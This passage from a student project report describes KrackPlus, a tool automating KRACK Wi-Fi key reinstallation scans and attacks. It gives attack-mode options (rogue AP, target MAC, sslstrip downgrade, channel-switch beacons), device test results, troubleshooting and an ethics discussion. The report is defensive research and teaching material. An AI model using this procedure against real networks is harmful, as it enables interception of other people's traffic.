KrackPlus proceeds to forward traffic (by calling enable_internet_forwarding.sh) and attempting to downgrade HTTPS pages to HTTP using sslstrip. Both of these subprocesses are run in the background as KrackPlus also needs to call the attackParser() function in parser.py, which ensures that the user only sees relevant

output.

4.9 Parsing the output

When a user launches an attack without any of the debug options enabled, all output will be written to a text file – attackOutput.txt' – which the attackParser() function in parser.py(see F.7) goes through line by line. This parser will run until the key reinstallation attack ends and will currently look for 17 strings; if any of these strings are found, the relevant line from the text file will be printed on the screen.

These lines were chosen because they provide relevant information about the key reinstallation attack as it unfolds – including potential errors. By default, vAttack displays a flood of messages to the user, much of which the user does not need to see, and which can make it hard to tell whether the attack succeeded or failed.

4.10 End of attack, errors or keyboard interrupt (ctrl-c)

When the user ends the attack, or KrackPlus encounters an error, restoreClientWifi.sh(see F.9) restores the user's internet connection and killProcesses.sh ensures that dnsmasq[4] (and sslstrip if the user enabled it) do not run in the background. The temporary attackOutput.txt file is deleted as it is no longer needed.

4.11 Design considerations

Exception handling was introduced and altered in krack-all-zero-tk.py, so that the restoreClientWifi.sh(see F.9) script would run if errors occurred. Without this, users would need to manually run that script if an error occurred in vAttack rather than KrackPlus. Users can still run this restore script with ./KrackPlus.py(see F.8) –restore or -r, but it should not be necessary.

4.12 User guide for KrackPlus CLI

Scan usage:

KrackPlus.py [-s]
KrackPlus [-s] [–set-ssid SSID] [–set-password PASSWORD] [–path PATH] [–runforever]

Attack usage:

KrackPlus.py [-a] [–nic-mon NIC] [–nic-rogue-ap NIC] [–target-ssid SSID] [–target MAC-address]

Available options for KrackPlus Scan:

–scan, -s
    Create a test network and scan devices that connect to it
–group
    Only perform scan of the group key handshake
–set-ssid,

[4]Dnsmasq is a lightweight tool designed to provide DNS and DHCP services to small networks. See `thekelleys.org.uk.2018.dnsmasq`. for more information about dnsmasq.

Set SSID for the test network; ‘testnetwork’ will be used by default.

–set-password

Sets password for the test network; ‘abcdefgh’ will be used by default. Password must be 8 characters or longer.

–path, p

Set path for where the scan report should be saved.

–runforever

Program will end after 90 seconds of the last connected device. This option will disable this and make it run forever.

Available options for KrackPlus Attack:

–attack,-a

Run key reinstallation attack using the user supplied parameters.

–target, -t

MAC-address of the target.

–target-ssid

SSID of the target network.

–nic-rogue-ap

Used to specify the wireless interface that will serve as the rogue AP.

–nic-mon

Used to specify the wireless monitor interface.

–sslstrip

Use in an attempt to downgrade HTTPS to HTTP.

–pcap

Save packet capture to file as .pcap file; user must provide a filename; $NIC.pcap will be appended to the name. Not compatible with –dd.

–continuous-csa, -c

Continuously send CSA beacons on the real channel (every 10 second) in order to ‘push’ the target to the channel of the rogue AP.

General KrackPlus options:

–restore, -r

Restores internet connection; users have the option to run this manually, but should never need to.

-d

Increases the output verbosity for KrackPlus Scan or Attack.

-dd

Further increases output verbosity for KrackPlus Scan or Attack for debugging purposes. Can be combined with -d.

5 Discussion

5.1 Findings

In order to verify that KrackPlus Scan and KrackPlus Attack can run vScan and vAttack properly, the group ran scans and attempted to perform key reinstallation attacks against several devices.

Table 1: KrackPlus Scan was tested against the following:

OS	PTK	GTK I	GTK II	SPL(Android)	Vulnerable
Android 5.1.1	Yes	Yes	Yes	January 2016	Yes
Android 6.0.1	No	Yes	Yes	May 2016	Yes
Android 8.0.0	No	No	No	February 2018	No
Kali (wpa_supplicant 2.4)	Yes	Yes	Yes	Not applicable	Yes

OS: Type of Operating System
PTK: Vulnerable to CVE-2017-13077 (reinstallation of the PTK in the 4-way handshake)
GTK I: Vulnerable to CVE-2017-13078 (reinstallation of the GTK in the 4-way handshake)
GTK II: Vulnerable to CVE-2017-13080 (reinstallations of the GTK in the group key handshake)
SPL, Android's Security Patch Level

The group chose to scan multiple devices – including ones that should not be vulnerable to all-zero key reinstallations – to get an indication of whether the results were reliable. It is worth noting that vScan was at first unable to determine whether Kali Linux was vulnerable to GTK reinstallation. As previously mentioned, this is a known problem that can occur when a device is vulnerable to an all-zero PTK reinstallation and users of KrackPlus are informed of this in the report generated at the end of the scan. When the group ran KrackPlus Scan with the –group parameter (which checks only the Group Key Handshake, this machine was identified as vulnerable to GTK reinstallation.

Another interesting finding was that the Android 6.0.1 device was not marked vulnerable to PTK reinstallation even though its Security Patch Level indicates that it should be[1]. However, the Security Patch Level can sometimes be unreliable[19]The group did not investigate this in detail as it was out of scope; anecdotally, when vAttack was used against this device, it too failed to reinstall the PTK.

A key reinstallation attack against a vulnerable live Kali Linux machine with wpa_supplicant 2.4 succeeded when the group ran KrackPlus Attack with the option to continuously send CSA beacons to the channel used by the real AP. This made the target stay on the rogue AP's channel.

KrackPlus Attack is therefore capable of performing key reinstallation attacks with a single command, but that does not mean that it is reliable; most attempts to exploit this target failed. It may be that positioning was the problem here, as vAttack switched between being unable to get a beacon from the rogue AP and being unable to get one

[1]Android patched the vulnerability in November 2017: https://source.android.com/security/bulletin/2017-11-01

Table 2: KrackPlus Attack was tested against the following:

OS	PTK attack	GTK I attack
Android 5.1.1	No	No
Android 6.0.1	No	No
Android 8.0.0	No	No
Kali (wpa_supplicant 2.4)	Yes	No

OS: Type of Operating System
PTK attack: Whether attack against PTK in the 4-Way Handhake was successful
GTK I attack: Whether attack against GTK in the 4-Way Handhake was successful

from the real AP, which persisted even when the attacking machine had line of sight of both APs. Using the -c option to send CSA beacons to the target every 10 seconds could help it stay on the rogue AP's channel.

Even if the test conditions were to blame, these conditions are arguably close to the real-world conditions that would be present if an adversary was to attack a target in a house, and this indicates that taking advantage of key reinstallation attacks is non-trivial (using vAttack). That said, vAttack, or a tool like it, can arguably be made more reliable and it is advisable for companies and individuals alike to patch their devices.

Figure 8: A successful all-zero key reinstallation attack against Linux

5.2 Android patch management

An early vindication of the relevance of this project came when the group scanned their own devices and found that one member had two vulnerable Android devices – even though he had applied all patches made available through his phone operator. A Sony Xperia Z3 phone with Android 6.0.1 was vulnerable to the group key reinstallation attack and had received no security patches since May 2016; a Lenovo TB2-X30F with Android 5.1.1 was vulnerable to both the PTK reinstallation attack and the GTK reinstallation attack – it had received no security updates since January 2016[2]. This means that none of the security patches for Android released after these dates were

[2]See https://thehackernews.com/2018/04/android-security-update.html

made available to the end user, including the patch that mitigates the vulnerability[3].

This hints at a problem in patch management that has plagued Android for years and continues to be a problem[19]. As Elsio Pinto, a Lead McAfee Security Engineer at Swiss Re, put it in a 2015 piece for Security Affairs, there are simply 'too many organisations in the middle before the patches arrive the end user' [20]. It does not help the end user that Android releases a security patch, if the device manufacturer or network operator fails to forward it to the end user. Pinto suggests that letting Google apply patches to every device could be one solution that would drastically improve the security of Android devices[20].

As it stands, devices can stay vulnerable to KRACK long after Android makes patches available, and some devices may never receive patches. This means that individuals – even high-value targets – may still be at risk.

5.3 Limitations of vScan

As vScan is meant to be defensive, it is necessary for users to manually connect to a test network. Although KrackPlus scan makes this more viable for large companies than it was before, it is still less practical than a tool capable of, say, scanning every device on a company's BYOD network without disrupting the users' internet connections. Scan results are also known to be unreliable in some cases; these are described in more detail later in this report.

5.4 Limitations of vAttack

At present vAttack requires users to supply a MAC address for their target. It also causes denial of service against other devices on the targeted network and can fail depending on the position of the attacker, the target and the AP in relation to each other. It may also fail due to interference. It currently only exploits the all-zero key reinstallation found in some Android and Linux devices.

5.5 Assessment of key reinstallation attacks in light of these observations

After months of work on KrackPlus, it is clear to the group that it is non-trivial to successfully perform key reinstallation attacks using vAttack. Currently, it's necessary to acquire the target's MAC address before it can be attacked. It requires an external NIC – and not all of them work for the intended purpose[4]. It is necessary to be relatively close to the target. And network interference (say, from other nearby devices) can also disrupt the attack. Further, vAttack causes denial-of-service, which means that this attack is not subtle. This relatively low level of exploitability can also be seen in the CVE scores assigned to the various variations of key reinstallation attacks[5].

Taken together, this means that although key reinstallation attacks appear serious in theory, they are less likely to pose a widespread threat than the group first thought, because they are non-trivial to exploit.

[3] see https://source.android.com/security/bulletin/2017-11-01

[4] See https://github.com/vanhoefm/krackattacks-scripts/issues/56

[5] An overview of the CVEs associated with key reinstallation attacks can be found in Table 3 or here: https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=key+reinstallation&search_type=all




Figure 9: Flow of updates between participants in the Android ecosystem

However, it is worth noting that vAttack is a proof-of-concept script that can, in the words of its creator, 'be made more reliable'. Although the complexity of key reinstallation attacks are fairly high, an attack tool that can perform such attacks only needs to be made once (see E.6). Likewise, the need to be close to the target can be partially overcome through the use of directional antennas – like a yagi antenna[6].

Key reinstallation attacks can still pose a threat to high-value targets: after all, WPA2can be found in a range of potential targets, like embassies, military installations and the homes of senior politicians. WPA2 has been a mandatory feature for all devices bearing the Wi-Fi trademark since 2006[7]. These targets are arguably more likely to

[6]More information about Yagi antennas can be found here: https://www.cisco.com/c/en/us/products/collateral/wireless/aironet-antennas-accessories/prod_white_paper0900aecd806a1a3e.html

[7]See more details regarding mandatory WPA2 Certification here: https://www.wi-fi.org/news-events/newsroom/wpa2-security-now-mandatory-for-wi-fi-certified-products

patch their devices than the general population, but as already established, older devices may never receive patches – and a tablet used in an office or by a high-value target may be less likely to be replaced frequently than phones.

5.6 General difficulties

Many aspects of this project changed during the planning or development phases because of unexpected issues and events. Among the primary of these was Vanhoef's willingness to share vAttack. Although he had previously announced that the code would be released once sufficient time had passed for people to patch their devices[8], it was not expected that he would release it at this group's request(see E.2). The group's initial plan was to replicate his work – to develop something akin to vAttack. When he chose to make vAttack available, it was necessary to revise this plan. The decision to change the focus to automation made the end-product more useful to others – KrackPlus Scan makes it considerably easier to scan a device in order to detect whether it is vulnerable to key reinstallation attacks. At the same time, it was a challenge to estimate whether it was too ambitious a goal to attempt to automate vAttack; it was made available shortly before the project plan had to be handed in, which meant that the group did not have the opportunity to properly gauge the difficulty.

Although the group knew in advance that vAttack came with no documentation, the consensus was that it would be relatively trivial to run the scan (using vScan) and attempt an attack (using vAttack), which would leave plenty of time to develop KrackPlus. In practice, it took weeks to work out the kinks and run vAttack the first time, and the lack of documentation meant that there was no-one to ask for help – beyond Vanhoef. This was a lesson in the relevance of uncertainty in time estimation, and a demonstration of the value of documentation. It should be noted that the documentation for vScan was also minimal when work on this project began, but that more comprehensive documentation was added before the end of the project[9]. This happened after this group made KrackPlus Scan, but it does mean that it is now far easier for novice users to run vScan than when this project began. Vanhoef also added a bit of documentation to the vAttack repository after an email from this group asking for clarification[10].

Many of the time-consuming problems encountered along the way were related to this lack of documentation: weeks were spent pouring over the nearly 1300 files that make up vAttack[11] in an attempt to understand why it did not work against an unpatched Android device that vScan had identified as vulnerable. After looking at the problem from every angle, the group decided to ask Vanhoef for help, and were told that: "Android smartphones are harder to attack because of timing issues" and that "[...] the python script isn't always fast enough with sending the retransmitted message 3 to trigger the installation of the all-zero key" (see E.6); recall from section 2.8 that attacks against Android exploit a race-condition to make the device accept a plaintext retransmission of message #3. Problems of this sort are tricky to anticipate – and to

[8] See: https://www.krackattacks.com/

[9] Vanhoef made the documentation for vScan more comprehensive, as can be seen here: https://github.com/vanhoefm/krackattacks-scripts/commit/e497e626294ec255628984f5e781805162a7993d

[10] Vanhoef's repository for vAttack now contains some documentation, available here: https://github.com/vanhoefm/krackattacks-poc-zerokey

[11] See https://github.com/vanhoefm/krackattacks-poc-zerokey

Table 3: CVE's related to key reinstallation attacks

CVE Identifier	Exploitability score	Impact score	CVSS Base score
CVE-2017-13077	1.6	5.2	6.8 MEDIUM
CVE-2017-13078	1.6	3.6	5.3 MEDIUM
CVE-2017-13079	1.6	3.6	5.3 MEDIUM
CVE-2017-13080	1.6	3.6	5.3 MEDIUM
CVE-2017-13081	1.6	3.6	5.3 MEDIUM
CVE-2017-13082	2.8	5.2	8.1 HIGH
CVE-2017-13084	1.6	5.2	6.8 MEDIUM
CVE-2017-13086	1.6	5.2	6.8 MEDIUM
CVE-2017-13087	1.6	3.6	5.3 MEDIUM
CVE-2017-13088	1.6	3.6	5.3 MEDIUM

CVSS: Common Vulnerability Scoring System

troubleshoot. It appeared more likely that the problems were the result of user error, rather than the speed of vAttack.

High complexity, low exploitability

Some of the aspects of this project that made it interesting are the same that made it a challenge: this group was one of only five[12] in the faculty that came up with their own project. This made it possible to focus on a security vulnerability with global reach. But the downside of this freedom is that when the group was unsure about which direction to take, it was not possible to ask the external advisor what they wanted KrackPlus to look like.

This meant that the group had to make its own decisions and figure out its own problems. The group is grateful to have had that opportunity and believe that it enhanced the learning outcome. The flipside is that some problems took longer to solve than anticipated.
More generally, it's worth noting that although the 'standard' key reinstallation attack – CVE-2017-13077 & CVE-2017-13078 – has a CVSS score of 6.8/10 and 5.3/10 (medium) respectively, it also has high complexity and low exploitability (1.6/10)[13], as can be seen in Table 3.

Through this project, the group got to plan a project that would span nearly half a year, and then execute that plan. It was a challenge to plan that far in advance and in retrospect it would have been wise to allocate more time to run vAttack – to account for the lack of documentation and the steep learning curve.

Other commitments, bottlenecks and lack of experience

All three group members work part-time alongside their studies, which occasionally made group work more complicated and necessitated remote work. In addition, there were two bottlenecks: one group member was unable to install Kali on his laptop and the group had only one external NIC available. This meant that only two of three group

[12] A list of the groups that had reserved projects can be found on Blackboard (requires a NTNU-user with the appropriate access): https://ntnu.blackboard.com/bbcswebdav/pid-213067-dt-content-rid-6609796_1/courses/MERGE_BACH_IE_IDI_IIK/Reserverte%20oppgaver.pdf

[13] See https://nvd.nist.gov/vuln/detail/CVE-2017-13077

members could run vScan and vAttack, and only one person at a time could run vAttack (which requires a second NIC). It would not be a problem to buy a second external NIC, but this would only be useful when one member of the group was out of town for work, as it would not be viable to run vAttack from multiple machines simultaneously, given that it causes DOS.

At times, lack of experience with Python and BASH made it tricky to decide which was better suited for certain tasks; the group was perhaps too reliant on BASH in the beginning, which led one member to spend days writing a parser in BASH, only to realize that what took days in BASH could be done in fewer lines in mere hours in Python. Annoying as this was at first, lessons like this made the group more comfortable with Python and eager to explore the possibilities it offers. Likewise, the group made other mistakes along the way as a result of inexperience, but learned from each of those mistakes.

5.7 Problems encountered with vScan

5.7.1 hostapd error

An error in hostapd caused and consequently KrackPlus Scan to stop working; it is unclear why this problem occurred, but downloading a fresh version of the hostapd files solved the problem. This error (and this solution) also applies to vAttack.

5.8 Problems encountered with vAttack

Unlike vScan, the proof of concept attack script () has no documentation or guidelines and has 'only been tested in a lab setup' (see E.4). vAttack also requires additional equipment in the form of an external Network Interface Controller (NIC); this project used an Alfa AWUS036NH external NIC with 802.11/b/g/n functionality that operates on the 2.4 Ghz band.

Due to this lack of documentation and the relative complexity of vAttack – the repository contains 1292 files[14] and relies on several technologies, like hostapd, that group members were unfamiliar with – some tasks took considerably longer than anticipated. Only a subset of these files were relevant in the context of troubleshooting, but it took time to become familiar with the repository and identify the files that were relevant when a problem did occur. A range of errors were encountered as attempts were made to automate and run vAttack, and some of the error messages were vague and unhelpful.

Previous experience with vScan proved beneficial, because some of the steps needed to run vScan were also necessary for vAttack.

5.8.1 Denial of Service

 comes with a DOS feature: when attempting to establish a MitM position, it will effectively disrupt the internet connections of other users connected to the target network. Because of this, the attack is noisy and can attract attention from other users on the network, or IT staff. It also disrupted a separate hotspot network set up using an Android phone.

[14]The vAttack repository can be found here: https://github.com/vanhoefm/krackattacks-poc-zerokey

This denial of service happens because vAttack sends Channel Switch Announcements repeatedly to push clients to the rogue AP channel. Nearby clients that are not connected to the target network are affected by this as they also change channels. One solution to this problem could be to attempt to send these CSA beacons only to the target, but there was not sufficient time to investigate the viability of this solution(see E.8). It is also slightly out of scope, but the group had hoped to correct this as it makes vAttack, and KrackPlus Attack by extension, less useful.

5.8.2 Name or service not known

Attempts to run vAttack without first disabling Wi-Fi will result in an error – "socket.gaierror: [Errno -2] Name or service not known" – because vAttack will be unable to access the NIC it needs in order to set up a rogue AP and put an interface in monitoring mode.

5.8.3 Relative paths

Attempting to run vAttack from an external folder (that is, any folder other than krackattacks-poc-zerokey/krackattack/) will cause an error: "Socket.gaierror [ErrNo -2] No such file or service found". This happens because vAttack creates several temporary files and accesses resources using relative paths; in order to avoid this error, it was necessary for KrackPlus to first navigate to krackattacks-poc-zerokey/krackattack/ and then execute vAttack from that folder.

5.8.4 Restoring wireless connections

After each run of it was trivial to restore the user's internet connection using a few commands, but this proved more of a challenge with vAttack, which necessarily makes changes to the interfaces used in the attack. A comment found in vAttack indicates that Vanhoef intended to correct this, but had not done so in the released proof-of-concept. This meant that there was more of a mess to clean up, but through some trial-and-error a seemingly stable solution was found(see F.9).

5.8.5 Hard-coded values

The enable_internet_forwarding.sh script contained hard-coded interface values and would not work if the user had interfaces with different names than those specified in the script; this also applies to dnsmasq.conf[15]. This problem was detected through manual code inspection and solved by dynamically updating the interface names using the prepareClientAttack.sh script.

5.8.6 Positioning the external NIC

An unexpected error encountered had to do with the positioning of the external NIC relative to the target. Attempts to run vAttack failed with the following message: "Could not change MAC: interface up or insufficient permissions: Device or resource busy". After a week of troubleshooting vAttack, the group decided to ask Vanhoef for help and got a reply a few days later. Vanhoef noted that obtaining a channel-based MitM-position was 'tricky' and advised varying 'the distance between the victim, AP and attacker'(see E.2). After several attempts to vary the distances, vAttack ran without

[15] Dnsmasq is a lightweight tool designed to provide DNS and DHCP services to small networks.

errors when the distance to the target was increased.

5.8.7 Target too close to router

If the target is too close to the AP, then vAttack can fail because the target will communicate with the AP rather than with the rogue AP[16].

5.8.8 vAttack failed to successfully perform key reinstallation

Unfortunately, was unable to reliably perform successful key reinstallation attacks throughout this project. This was the case both when vAttack was run through KrackPlus, and when it was run directly from Vanhoef's repository, with dependencies handled manually.

As vAttack ran without errors through KrackPlus, it seemed likely that the problem lay with vAttack, the external NIC or the conditions (like positioning or interference) surrounding the dozens of attempts to resolve this issue. To troubleshoot this problem, the group constructed and tested six hypotheses:

Hypothesis one:

interference from other wireless devices. But the problem persisted even when all other devices, apart from the target, access point and the laptop used to perform the attack, were turned off. It should be noted that the test location was a house in a residential area, where it was difficult to eliminate all potential interference from neighbours. At the same time, if interference was the reason these tests did not succeed, vAttack has limited real-world use.

Hypothesis two:

The target was too close to the AP. However, when one group member brought the target Android tablet 15-20 meters away from the test location, the key reinstallation attack was still unsuccessful.

Hypothesis three:

The attacker was perhaps too close to the AP, as KrackPlus Attack was tested in a house where the AP is located more or less in the middle – no more than 10 meters away from the attacking laptop. This has not been fully ruled out, but the laptops used to perform the attack have been moved around the house in an attempt to test this hypothesis.

Hypothesis four:

The external NIC cannot perform the tasks needed to perform the attack. Although this has not been ruled out, it seems an unlikely culprit as this external NIC is frequently used for pentesting and was bought because it should be fit for such purposes. The group also verified that it is capable of entering promiscuous mode and sniffing packages meant for other machines on the network.

Hypothesis five:

Other user errors caused these attacks to fail. Although this cannot be ruled out, the group used a video that demonstrates how vAttack can be used to figure out how it should be run[16]. Additionally, the group listed the steps taken to run the vAttack in an

[16]Vanhoef's demonstration of vAttack is available on YouTube: https://www.youtube.com/watch?v=0h4WURZoR98&t=80s

email to Vanhoef, who did not see any problems with those steps(see E.4). Even if these problems are purely the result of user errors, they reveal that using vAttack to perform key reinstallation attacks is not practical.

Hypothesis six:

An error in vAttack which causes the attack to fail. Manual code analysis has not revealed errors, but as previously mentioned the repository contains over a thousand files, which means it is only viable to troubleshoot a subset of these – likely candidates, rather than every file that can potentially contain an error.

In addition to attacking the vulnerable Android devices, attempts were made to carry out the attack against a Linux laptop with an unpatched wpa_supplicant (v2.4), which Vanhoef recommended as a potentially easier target(see E.6). Attacks against Linux eventually succeeded, while attempts against Android devices did not: vAttack establishes a MitM-position, but the key reinstallation attack fails (likely because vAttack fails to successfully exploit the race condition).

5.9 Ethical aspects

Given that this project revolves around making it easier to detect and exploit a vulnerability in a security protocol found in every modern wireless network, there were some ethical aspects to consider.

KrackPlus will be made publicly available, which means that white hats and black hats[17] alike can download and use it. As Vanhoef already made vScan and vAttack available, it is already possible to perform key reinstallation attacks without KrackPlus. But this project lowers the technical competence needed to perform these attacks. Comments left on Vanhoef's repositories reveal that many struggled to set up and run vScan and vAttack.[21, 22] With KrackPlus these individuals should be able to perform key reinstallation attacks and understand the information it provides. However, as this group experienced, merely being able to use vAttack to attempt an attack against a vulnerable device does not mean that the attack will be successful. The release of KrackPlus can potentially lead to an increase in key reinstallation attacks, but its release is defensible for several reasons: by the time it is released, patches will have been available for more than seven months; it is not clear that it is practically viable to perform a successful key reinstallation attack outside of laboratory conditions; and lastly, it is highly likely that others are working on similar tools.

KrackPlus is therefore unlikely to meaningfully increase the risk of successful key reinstallation attacks, but can make it easier for IT security professionals to verify that devices in their workplace have been patched.

5.10 Scan accuracy

Although it was not a focus of this project to assess whether the results provided by vScan are reliable, it is worth noting that there is a known problem: a patched device can be judged vulnerable by vScan. According to Vanhoef, the problem is likely a

[17] See https://www.howtogeek.com/157460/hacker-hat-colors-explained-black-hats-white-hats-and-gray-hats/

separate bug in 'the driver or firmware of the Wi-Fi client being tested'[18], which causes it to accept 'replayed broadcast and multicast frames'. In addition, if a device is vulnerable to key reinstallation of an all-zero PTK, vScan may fail to accurately determine whether the GTK is vulnerable to reinstallation; if so, users can run KrackPlus Scan with the –group option to test only the Group Key Handshake.

Users of KrackPlus are informed about these known problems through a notice in the report generated by KrackPlus Scan.

It is unknown whether vScan produces false positives or negatives in other situations. Anecdotally, the scans carried out during the project indicate that the scan is relatively reliable: devices that are not patched are vulnerable to key reinstallation attacks, whereas no patched devices have been identified as vulnerable. However, the group can make no assertions about the accuracy of vScan beyond these observations, as attempts to attack vulnerable Android devices were unsuccessful.

[18] See https://github.com/vanhoefm/krackattacks-scripts/issues/24

6 Conclusion

As the previous chapters detail, this project encountered both expected and unexpected obstacles, which it eventually overcame – although when it came to performing a successful key reinstallation attack, this happened just 5 days before the deadline.

6.1 Critical assessment

The group anticipated that problems would occur, but thought that these would largely appear during the development of KrackPlus – and that it would be relatively straightforward to run both vScan and vAttack. As it was, this initial stage of the project proved far more time-consuming than anticipated, which meant that there was insufficient time left to implement some desired functionality. All pre-planned functionality was implemented, but some of the functionality the group came up with as the project progressed to was not; in particular, it would have been rewarding to attempt to remove vAttack's accidental DOS feature by sending the CSA beacons only to the target. The group had also hoped to set aside more time to refactor code, as some of the chosen solutions could be made more elegant.

In retrospect, this project would have benefited from a less ad-hoc approach to troubleshooting: although group members would try to analyse the problem and go through possible solutions, the errors and fixes were sometimes not written down, or was written down by one member, but not shared with the others. It would have been wise to use BitBucket's built-in bug tracker for this. Over time the group did adopt more structured approaches, but it would have been helpful to do so from the beginning; this is a lesson that group members will keep in mind for future projects. Group members should also have made use of git branches to avoid unnecessary and time-consuming debugging due to members accidentally pushing flawed code. Both of these problems hint at the group's lack of experience with programming as part of a team. This project taught valuable lessons that group members will keep in mind for future projects.

At the same time, other parts of the project were more successful than anticipated: KrackPlus Scan works reliably and the user needs only type in a single command to run it. All dependencies are elegantly handled behind the scenes and the user is presented with on-screen output from the scan, which is succinct and understandable even when several devices connect to the test network simultaneously. This stands in contrast to vScan, which required the user to handle dependencies and which would overwhelm the user with information before leaving them without an internet connection. KrackPlus Scan still lets the user access this information, but it's opt-in, for those who want to see more of what happens behind the scenes.

Likewise, KrackPlus Attack can now run vAttack with a single command, which is an achievement given that it took several weeks of effort to run vAttack successfully the first time. While the user still has to find some information for themselves, like the target's MAC address, KrackPlus Attack is significantly more automated than expected.

Naturally, the group had hoped that vAttack would be able to consistently perform successful key reinstallation attacks against vulnerable devices outside of lab-conditions, but it was interesting to learn more about the fickle nature of channel-based MitM-attacks. Besides, it was no doubt more rewarding to successfully perform an attack after months of work, than it would have been if the attack worked on the first attempt. If the group had been aware of the flaws of vAttack in advance, it would perhaps have made the decision to shift its focus, to abandon work on vScan so as to spend more time on solving the problems with vAttack.

The group also intended to be less dependent on the work of Vanhoef in this report, but found no other relevant sources on key reinstallation attacks; as the researcher notes in his conclusion, he was not aware of previous work on key reinstallation attacks. This makes him the go-to source when writing about such attack[1]

The group originally intended to develop from scratch a program that exploits key reinstallation attacks, rather than rely on vScan and vAttack. This would have necessarily meant scaling down the group's ambitions, but would have made it possible to engage more directly with the vulnerability. However, the downside is that this would merely replicate work that has previously been done, and it would offer no benefit to anyone beyond the group members. KrackPlus can be beneficial both to individuals – because it makes it easier to run vScan and vAttack – and to IT security professionals, because they can run a scan and get a report in less time than it would take them to read the vScan documentation, handle dependencies and manually parse the output.

6.2 Knowledge outcome

6.2.1 Project planning

It was interesting for the group to work out a project plan and then proceed to execute that plan over several months; this project taught valuable lessons about the strengths and weaknesses of the plan made for this project. One particularly valuable lesson was that it is important to account for uncertainty when estimating how long it will take to perform tasks.

6.2.2 Programming skills

In this project, the group used Python and BASH to automate vScan and vAttack. Group members had some experience with BASH coding from earlier courses, but Python was relatively new to all of the participants. During development, members have become quite familiar with Python, including its syntax and standard library. Likewise, working with BASH had the side-effect of making group members more confident with shell scripts.

6.2.3 Conflict resolution

Disagreements arose during all stages of the project, but each time it was possible to resolve them without overruling each other by way of a simple majority. This success likely results from previous group work together, lengthy discussions during the planning phase about ways to resolve disagreements, and a genuine willingness on the

[1] Several misconceptions exist about key reinstallation attacks, which makes it sensible to go straight to the source. Vanhoef clears up some common misconceptions here: https://www.youtube.com/watch?v=j0ikT0vIFHs&feature=youtu.be&t=45s

part of group members to be flexible and to compromise.

6.2.4 Wireless Networks

Knowledge about wireless networks was required for this project. It was therefore necessary to study the nature of the 802.11 standard and get to know the security protocols WPA and WPA2, along with, along with the 4-way handshake and group key handshake. The concepts of handshakes and shared secrets are widely used in cryptology within networks and other computer systems and it is therefore valuable knowledge.

6.2.5 LaTeX experience

Before this project, none of the group members had extensive experience with the type-texting language LaTeX. The NTNU template used for this project was the first multi-file LaTeX document that the group had worked with and through the process of writing the report, group members became more comfortable with LaTeX. However, because the group already has a relatively sophisticated system for writing papers in Google Docs 1.8.1, the requirement to use LaTeX was arguably an obstacle more than it was an aid.

6.2.6 Documentation

Through the process of working with vAttack, which had no documentation, the group became painfully aware of the importance of documentation and will strive to meticulously document their own work in future projects.

6.2.7 Troubleshooting experience

All development projects entail bugs and efforts to squash them – and KrackPlus was no exception to that: numerous issues required debugging. Some of these were simple syntax errors, or functionality errors in KrackPlus. Other issues had more to do with the way that KrackPlus interacted with vScan and vAttack: for instance, it was necessary to troubleshoot and make changes to the script meant to restore the user's internet connection as vScan and vAttack broke the connection in different ways. vAttack also contained hard-coded values and errors that could only be discovered through time-consuming code inspections. Working to automate vAttack was at times made frustrating by the lack of documentation, but the group gained valuable experience in troubleshooting – and are now better prepared to take on other programming projects and other vulnerabilities.

6.3 Time management

As previously mentioned, all three group members work part-time alongside their studies: Mæhlum and Trinborgholen mainly work weekends, while Walløe works roughly 800-1000 hours a year, distributed across all days. This part-time work had an impact on the number of hours worked, but group members strove to get work done even if that meant long hours on top of shift work.

The project got underway slightly late, because Walløe was away for work the first week and because other group members were also busy.

In general, the group worked together from 09:30 to at least 15:00 from Tuesday to

